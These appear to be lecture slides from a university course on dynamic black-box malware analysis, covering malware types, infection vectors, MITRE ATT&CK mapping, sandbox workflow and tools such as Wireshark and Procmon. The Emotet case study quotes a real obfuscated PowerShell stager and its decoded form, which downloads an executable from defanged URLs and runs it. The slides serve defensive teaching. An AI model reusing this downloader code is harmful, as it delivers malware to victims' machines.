Dynamic black-box analysis of malware

Vít Bukač

PV204 Security Technologies

CROCS
Centre for Research on Cryptography and Security

Dynamic black-box malware analysis – Outline

- Lecture
  1. Motivation & Background
  2. Black-box malware analysis principles
  3. Black-box analysis tools
  4. Automatic sandbox analysis
- Hands-on lab
  - Analysis of provided malware samples

Motivation & Background

Cyber Incident Response

- Cyber Incident Response
  - “A well-organized effort by which an organization handles a cyberattack, including analysis, containment, remediation and reduction of future risks.”
  - Good incident response results in:
    - Lower costs of ongoing cyber incidents
    - Fewer future incidents
- Cyber Attack Incident
  - Each incident goes through certain phases
  - Collecting information about each phase and modifying defenses accordingly helps detect/prevent future incidents

Malware

“Malware is short for malicious software and is typically used as a catch-all term to refer to any software designed to cause damage to a single computer, server, or computer network, whether it's a virus, spyware, et al.”

Robert Moir, Defining Malware: FAQ, 2009. URL: https://technet.microsoft.com/en-us/library/dd632948.aspx

Malware analysis

- What is malware analysis?
  - “Malware Analysis is the study or process of determining the functionality, origin and potential impact of a given malware sample and extracting as much information from it.”
- Why is it valuable?
  - “The information that is extracted helps to understand the functionality and scope of malware, how the system was infected and how to defend against similar attacks in future.”

Soni Madhusudan, Introduction To Malware Analysis, 2020. URL: https://www.geeksforgeeks.org/introduction-to-malware-analysis/

Dynamic black-box malware analysis

- Black-box
  - The analyst has no prior knowledge about internal workings of the sample.
- Dynamic
  - “Dynamic malware analysis executes suspected malicious code in a safe environment called a sandbox. This closed system enables security professionals to watch the malware in action without the risk of letting it infect their system or escape into the enterprise network.”

Kurt Baker, Malware Analysis, URL: https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/


Malware types

- Ransomware
- Trojan
- Backdoor
- Remote Access Tool (RAT)
- Dropper
- Downloader
- Information stealer
- Keylogger
- Coinminer
- Worm/Self-spreading malware
- Spyware
- Adware
- Botnet
- Webshell

Malware infection vectors

- Email
  - Link
  - Attachment
  - Link + document download
- Unpatched/unsecured hosts
  - Weak credentials – SSH, RDP
  - OS vulnerabilities (Petya, Not Petya, WannaCry,…)
  - App vulnerabilities (Log4j, VPN appliances, web servers, WordPress…)
- Malicious website hosting
  - Drive-by download
- USB drives
- Cracked software


Case Study: Emotet




Don Ovid Ladores, EMOTET Returns, Starts Spreading via Spam Botnet, 2017. URL:
https://www.trendmicro.com/en_us/research/17/i/emotet-returns-starts-spreading-via-spam-botnet.html

Emotet: Infection vector – Phishing

- Subject
  - “Account blocked”
  - “Package to be delivered”
  - “Expiring subscription”
  - “Invoice” / “Receipt” / “Parchment”
- Signs
  - Unexpected sender address (1)
  - Graphic errors (2)
  - Erroneous info (3)
  - Links to unexpected URL (4)
  - Links to same URL
  - Generic salutation
  - Use of threats, sense of urgency



Emotet: Macros and Powershell





```
powershell ( nEW-obJeCt SYSTEM.IO.COMpreSsION.dEFlateStreaM([SYStEm.Io.mEmORyStREam]
[SYstEm.coNverT]::frOMbAse64stRIng(
'[R]VDbagIxEP2VfQhEsZv0oVAwLAi1F6QthUXE0pdJdupGs0nMjm5F/PeuUizM0zlzLjPMfj4XHrs86DUayt6RxAL1g7
PoSbHXGRW8JopjKWOyDabowAcR0koutZz8UbDHHDwJExq5u6LNDizVYEV0U1ddC/+CdQPNrrUGnFhH2YVUxYRtK7uYm+C
pz5aP5rYsrwIPq3CAxprN4ZJiwNS41S6spJ4uZm/zqeSijM7SgE/4UDHTzrMi4/d3XDGqtgVDvx8TNnHEv/joTI+4wB/k
6jsk7N0G7MX6rJ/z0cMjpcOR9c8R09B5F6B6sg4vOzfZ2XCoSoJE+UcKpm9+wZTunTbqZIBMfTydfgE[=]' ),
[IO.comprEsSION.CompREssIONmoDE]::dECoMprEsS ) | fOREACH-OBject{ nEW-obJeCt
SySteM.io.StREamreAder($_, [SyStem.tEXt.EncodiNg]::ASCIi ) } | FOReaCH-ObjEcT{ $_.rEADToENd(
) }) |. ( $eNv:CoMspeC[4,24,25]-join'')
```

```
python powershelldeflate2.py -i evilb64 $iZG=new-object
Net.WebClient;$LJt='http://primerplano[.]org/Yb/@http://ave-
ant[.]com/u/@http://muaithai[.]pl/bdwsab/@http://jmamusical[.]jp/wordpress/wp-
content/Ec0SS/@http://nagoyamicky[.]com/cacheqblog/bDWJMUD/'.Split('@');$csU =
'74';$tdq=$env:temp+'\'+$csU+'.exe';foreach($Hin in $LJt){try{$iZG.DownloadFile($Hin,
$tdq);Start-Process $tdq;break;}catch{}}
```

Security Magic Blog, July 2018, Emotet Encoded Powershell Observed. URL: https://security5magics.blogspot.com/2018/07/july-emotet-encoded-powershell-observed.html

Emotet: 2nd stage example



SPECIFIC TO THIS DETECTION	Falcon Overwatch has identified malicious activity of significant concern. This has been raised for immediate action and should be investigated promptly.
LOCAL PROCESS ID	15652
COMMAND LINE	"C:\Users\ \Downloads\Preview.exe"
FILE PATH	\Device\HarddiskVolume4\Users\ \Downloads\Preview.exe
EXECUTABLE SHA256	e390ab08f852845fccc07d234a96f51fcb23a95…
GLOBAL PREVALENCE	Common
LOCAL PREVALENCE	Unique
HASH PREVENTION ACTION	Always block (blacklisted)

Malwareless/Fileless attack

1. Has no identifiable code or signature that allows typical antivirus tools to detect it.
2. Lives in your computer's RAM. Thus, it is also known as memory-based malware.
3. Uses processes that are native to the operating system you are using in order to carry out the attack.
4. May be paired with other types of malware.
5. May be able to circumvent application whitelisting, a process that allows only approved applications to be installed on a machine. Fileless malware takes advantage of approved applications that are already on your system.

Ellen Zhang, What is Fileless Malware (or a Non-Malware Attack)? Definition and Best Practices for Fileless Malware Protection, 2018. URL: https://digitalguardian.com/blog/what-fileless-malware-or-non-malware-attack-definition-and-best-practices-fileless-malware

MITRE ATT&CK Framework

- Globally accessible knowledge base of adversary tactics and techniques based on real-world observations.
  - Good learning point about advanced attackers
  - Community-driven
- Allows mapping attack steps
- Knowing what is possible in each step facilitates incident analysis and allows planning defenses
- Provides info about
  - Attack tools
  - Threat actor groups
  - Protection strategies
- https://attack.mitre.org/

MITRE ATT&CK Framework

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
9 techniques	12 techniques	19 techniques	13 techniques	39 techniques	15 techniques	27 techniques	9 techniques	17 techniques	16 techniques
Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)
Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (5)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media
External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)
Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Clipboard Data	Data Obfuscation (3)
Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Dashboard	Remote Services (6)	Data from Cloud Storage Object	Dynamic Resolution (3)
Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deploy Container	Input Capture (4)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (2)	Encrypted Channel (2)
Supply Chain Compromise (3)	Scheduled Task/Job (7)	Create Account (3)	Escape to Host	Direct Volume Access	Man-in-the-Middle (2)	Container and Resource Discovery	Software Deployment Tools	Data from Information Repositories (2)	Fallback Channels
Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered Execution (15)	Domain Policy Modification (2)	Modify Authentication Process (4)	Domain Trust Discovery	Taint Shared Content	Data from Local System	Ingress Tool Transfer
Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Execution Guardrails (1)	Network Sniffing	File and Directory Discovery	Use Alternate Authentication Material (4)	Data from Network Shared Drive	Multi-Stage Channels
	System Services (2)	External Remote Services	Hijack Execution Flow (11)	Exploitation for Defense Evasion	OS Credential Dumping (8)	Network Service Scanning		Data from Removable Media	Non-Application Layer Protocol
	User Execution (3)	Hijack Execution Flow (11)	Process Injection (11)	File and Directory Permissions Modification (2)	Steal Application Access Token	Network Share Discovery		Data Staged (2)	Non-Standard Port
	Windows Management Instrumentation	Implant Internal Image		Hide Artifacts (7)	Steal or Forge Kerberos Tickets (4)	Network Sniffing		Email Collection (3)	Protocol Tunneling
				Hijack Execution Flow (11)		Password Policy Discovery			Proxy (4)
				Impair Defenses (7)		Peripheral Device Discovery			Remote Access
				Indicator Removal on		Permission Groups			

MITRE ATT&CK example - Emotet

MITRE ATT&CK mapping of an example ransomware attack:

- Initial Access – Spearphishing Attachment (T1566.001)
- Execution – PowerShell (T1059.001), Service Execution (T1569.002), Rundll32 (T1218.011), Regsvr32 (T1218.010), Remote Access Software (T1219), Exploitation of Remote Services (T1210)
- Persistence – Process Injection (T1055)
- Defense Evasion – File Deletion (T1070.004), Lateral Tool Transfer (T1570), Domain Account (T1087.002), Domain Groups (T1069.002), Data Encrypted for Impact (T1486)
- Credential Access – Valid Accounts (T1078)
- Discovery – SMB/Windows Admin Shares (T1021.002), Remote System Discovery (T1018), Process Discovery (T1057), System Information Discovery (T1082), Network Share Discovery (T1135)
- Exfiltration – Data from Network Shared Drive (T1039), Web Protocols (T1071.001), Exfiltration to Cloud Storage (T1567.002)

https://thedfirreport.com/2022/11/28/emotet-strikes-again-lnk-file-leads-to-domain-wide-ransomware/

Black box malware analysis principles

Analysis – Ask the right questions

- What is the scope of compromise? What are 2nd stage callbacks?
- Communication between local file server and an unknown IP address in China has been observed. What process is responsible for the communication?
- Malware is creating temporary files. Where are these files located?
- Malware executable is created again after system reboot. How is it possible and what is causing it?
- A new type of malware has been spreading through internal network. How to quickly assess the malware capabilities? What is its purpose? Is it based on any well-known tool?

Dynamic black-box malware analysis


- Dynamic analysis – file is executed
- Black-box analysis – without internal knowledge
  - Observable inputs
  - Observable outputs
- Quick, simple
- Common monitoring tools
- Collected indicators about
  - Filenames, process names, process parent/child relationships, temporal relationships, domain names, IP addresses, registry keys, persistence methods, cleanup operations etc.
- Can be highly automated

Black box malware analysis – Principle

1. Prepare analysis environment
2. Create snapshot
3. Run monitoring tools
4. Run malware
5. Collect and observe interactions between malware and VM
6. Restore snapshot
7. Repeat 3-6 as needed

Analysis environment

- Virtual Machine
  - Limited/no connectivity
  - Virtualized services (DNS, HTTP,…)
  - Several VMs for various host types
- Software
  - Monitoring tools
  - Often exploited applications
- Snapshots(!)
- Risks
  - VM isolation breach
  - Malware inactivity in VM



Black-box analysis tools


Network analysis

- Capturing sent/received packets
- Protocol dissection
- Promiscuous mode
- Tools
  - Tcpdump, Wireshark, NetworkMiner
- Indicators
  - Domain names, IP addresses, protocols, ports, HTTP parameters
- Q&A
  - Who is this program communicating with? What reputation does the partner have? What data is exchanged? Is it encrypted or obfuscated?

Network analysis – What to look for

- New established connections – HTTP 80/8080
  - Direct calls for domains without DNS lookup
  - Random domain names (e.g., rpxiodffd.biz)
  - Suspicious domain names (e.g., gooogle.org)
  - Similarly looking domain names (e.g., osinstall.biz, swinstall.biz, swinstall.com)
- Outgoing portscans
- Ping/DNS request for well known services
  - Connection availability test
- Be aware of background OS/processes activities!

Example – Wireshark



File system

- Observing file accesses and modifications
- Background file manipulation
- Tools
  - Procmon, Handle
- Indicators
  - File names, folder names, order of actions, compromise spread through local system
- Q&A
  - Where is malware copied after the initial infection? What filenames are used? Where is the collected data stored?

File system – What to look for

- New file names & folders
  - New created files and folders
  - Batch files (.cmd, .bat, .vbs, .ps1)
  - Known favorite malware file names (e.g., 1.exe, test.exe, new.exe)
  - Known file names in uncommon folders (e.g., C:\Temp\svchost.exe)
  - Recycler
- Modifications of system files
- Temporary storage files, encrypted archives

Example – Procmon

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result
14:06:...	setup.exe	2132	Process Start		SUCCESS
14:06:...	setup.exe	2132	Thread Create		SUCCESS
14:06:...	setup.exe	2132	Load Image	D:\setup.exe	SUCCESS
14:06:...	setup.exe	2132	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS
14:06:...	setup.exe	2132	CreateFile	C:\Windows\Prefetch\SETUP.EXE-9F1...	SUCCESS
14:06:...	setup.exe	2132	QueryStandardI...	C:\Windows\Prefetch\SETUP.EXE-9F1...	SUCCESS
14:06:...	setup.exe	2132	ReadFile	C:\Windows\Prefetch\SETUP.EXE-9F1...	SUCCESS
14:06:...	setup.exe	2132	CloseFile	C:\Windows\Prefetch\SETUP.EXE-9F1...	SUCCESS
14:06:...	setup.exe	2132	CreateFile	C:	SUCCESS
14:06:...	setup.exe	2132	QueryInformatio...	C:	SUCCESS
14:06:...	setup.exe	2132	FileSystemControl	C:	SUCCESS
14:06:...	setup.exe	2132	CreateFile	C:\Users	SUCCESS

Showing 2,011 of 99,439 events (2.0%) | Backed by page file

Registry

- Regedit
  - Windows built-in registry editor
- RegRipper
  - Extracts relevant forensic artifacts from registry
- Autoruns
  - Lists all programs set to start after system boot

Registry – What to look for

- Well-known locations
  - Autorun locations
  - Task scheduler
- Changes tracking
- Keywords fulltext search
  - Filenames
  - Processes
  - Domain names

ThreatExpert

